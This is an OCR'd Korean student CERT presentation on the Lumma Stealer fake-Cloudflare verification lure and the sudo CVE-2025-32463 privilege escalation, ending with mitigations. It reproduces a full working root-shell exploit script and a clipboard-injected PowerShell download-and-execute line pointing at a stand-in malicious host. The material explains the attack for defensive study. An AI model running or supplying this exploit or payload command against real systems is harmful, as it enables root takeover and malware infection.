


CVE-2025-32463 취약점과 Lumma Stealer

i-Keeper CERT 오나희


Just a moment...
https://vfy2.help/?t=354c9a2ff4939f2e75ccb30e20
80%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
vfy2.help
Verifying you are human. This may take a few seconds.
Verify you are human
CLOUDFLARE
Privacy
Terms
vfy2.help needs to review the security of your connection before proceeding.


Just a moment...
https://vfy2.help/?t=354c9a2ff4939f2e75ccb30e205fabef95a0d69776f5
80%
ffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Security by Cloudflare
Let us know you're human, please complete steps:
1. Press + X
2. Press I to Open Terminal
3. Press Ctrl + V
4. Press Enter ⏎ to Verify
You will observe and agree:
I am not a robot â Cloudflare Verification ID:
VERIFY



윈도우 키 + X → I → Ctrl + V → Enter 입력 유도

윈도우 + X : 고급 사용자 메뉴

I : PowerShell 또는 명령 프롬프트 실행

Ctrl + V : 클립보드에 복사된 악성 명령어 붙여넣기

Enter : 악성 코드 실행

```
navigator.clipboard.writeText("powershell -w hidden -nop -c IEX (New-Object Net.WebClient).DownloadString('http://malicious-site.com/payload.ps1')")
```

CVE-2025-32463

- 발견 시점 : 2025년 상반기
- 취약점 유형 : Local Privilege Escalation (LPE)
- CVSS 점수 : 9.3 (Critical)
- 영향 대상 : Sudo 1.9.14 ~ 1.9.17

Local Privilege Escalation (LPE) : 시스템에 이미 로컬 사용자로 접근한 공격자가 시스템 상에서 더 높은 권한을 획득하는 공격

CVSS (Common Vulnerability Scoring System) : 취약점 심각도 평가 체계로 0.1 부터 10.0까지 숫자가 높을수록 위험

Sudo : 리눅스/유닉스에서 root 권한 명령어를 실행할 수 있도록 해주는 유틸리티 패키지임을 인지하기

CVE-2025-32463

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

```
1   #!/bin/bash
2   # sudo-chwoot.sh
3   # CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
4   #                  @ Stratascale Cyber Research Unit (CRU)
5   STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
6   cd ${STAGE?} || exit 1
7
8   if [ $# -eq 0 ]; then
9       # If no command is provided, default to an interactive root shell.
10      CMD="/bin/bash"
11  else
12      # Otherwise, use the provided arguments as the command to execute
13      CMD="$@"
14  fi
15
16  # Escape the command to safely include it in a C string literal.
17  # This handles backslashes and double quotes.
18  CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')
19
```

임시 디렉터리 생성 : 악성파일을 안전하게 숨겨놓기 위한 작업용 디렉토리 /tmp 아래 생성

실행할 명령어 설정 : 인자를 넘기지 않으면 기본적으로 루트 쉘을 띄운다

->사용자가 아무 명령도 입력하지 않으면, 자동으로 root 권한 터미널(bash)을 실행하게 된다

입력된 명령어가 C코드 내 문자열로 안전하게 들어가도록

*이스케이프(무력화/바꾸기) 처리

CVE-2025-32463

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

```
20  cat > woot1337.c<<EOF
21  #include <stdlib.h>
22  #include <unistd.h>
23
24  __attribute__((constructor)) void woot(void) {
25    setreuid(0,0);
26    setregid(0,0);
27    chdir("/");
28    execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
29  }
30  EOF
31
32  mkdir -p woot/etc libnss_
33  echo "passwd: /woot1337" > woot/etc/nsswitch.conf
34  cp /etc/group woot/etc
35  gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
36
37  echo "woot!"
38  sudo -R woot woot
39  rm -rf ${STAGE?}
```

악성 C코드 작성

setreuid(0,0), setregid(0,0) : 현재 프로세스를 root로 전환

execl(…) : /bin/sh -c "bash" 형식으로 명령어를 루트 권한으로 실행하는 데 쓰임

가짜 chroot 환경 구성

취약점 트리거 및 실행 후

모든 임시파일 삭제 (흔적 삭제)

CVE-2025-32463

1. 작업용 임시 디렉터리 생성
2. 악성 파일들을 저장할 임시 공간 /tmp/... 생성
3. 사용자 명령어 설정
4. 인자가 없으면 기본으로 루트 쉘(bash) 실행
5. 인자가 있다면 해당 명령어를 루트 권한으로 실행
6. 명령어를 안전하게 문자열로 변환
7. C 코드에 삽입해도 에러 나지 않도록 따옴표 등 특수문자 처리
8. 악성 라이브러리용 C 코드 생성
9. 라이브러리 로드 시 자동 실행되도록 설정
10. 내부에서 루트 권한으로 쉘 또는 명령어 실행
11. 공격자가 만든 가짜 chroot 환경 구성
12. /etc/nsswitch.conf 파일 조작
13. 공격자가 만든 NSS 모듈을 참조하도록 설정
14. 공격용 라이브러리 컴파일
15. 작성한 C 코드를 .so 형태의 NSS 모듈로 빌드
16. 취약점 트리거 (sudo -R)
17. sudo -R <가짜 루트> 실행
18. 루트 권한으로 공격자가 만든 라이브러리가 로드됨
19. 루트 쉘 또는 명령어 실행 성공
20. 악성 라이브러리가 자동 실행되며 루트 권한 탈취 완료
21. 임시 디렉터리 삭제 및 흔적 제거
22. 사용한 작업 공간 정리

4-5 : 공격자가 상황에 따라 직접 조작하고 싶으면 bash,
명령어만 한 번 실행하고 빠지고 싶으면 명령어를 넘기도록 설계한 것
./sudo-chwoot.sh : 인자가 없는 경우
./sudo-chwoot.sh whoami : 인자가 있는 경우

CVE-2025-32463

이게 가능한 이유?

Sudo가 chroot를 먼저 하고 권한 검사를 나중에 해서

공격자가 만든 가짜 환경을 루트 권한으로 믿고 접근하는 설계 실수가 있었기 때문

CVE-2025-32463

sudo -R (또는 --chroot) 옵션의 정상 동작 구조

```
sudo -R /가짜디렉토리 <명령어>
```


이 명령은 루트 디렉토리를 /가짜디렉토리로 바꾸고 나서 명령을 실행하라는 뜻

그런데 권한 검사가 먼저가 아니라, chroot가 먼저 일어남

즉, sudo가 권한 검사를 수행하기 전에 공격자가 만든 환경으로 이동

CVE-2025-32463

그 결과



Cloudflare 보안 인증처럼 보이는 가짜화면에서

조작된 순서를 유도

그 결과 클립보드에 악성 명령이 자동으로 복사되고

사용자가 알지 못한 채 공격자가 만든 스크립트를 root로 실행하게 된다

대응방안 및 권고 사항

1. sudo 패치 적용
2. chroot 기능 제한 또는 사용 금지
3. Cloudflare 인증을 위장한 페이지에서 **키 조작**이나 **명령어 복사**를 유도하는 경우 즉시 중지

*참고

취약점은 리눅스 / 공격 유도 방식은 Windows 사용자가 브라우저에서 명령을 실행하도록 속이는 소셜 엔지니어링 기반

+

CVE-2025-32463는 모든 배포판
즉, Red Hat 계열, Ubuntu / Debian 계열에서 똑같이 동작하지 않는다

왜?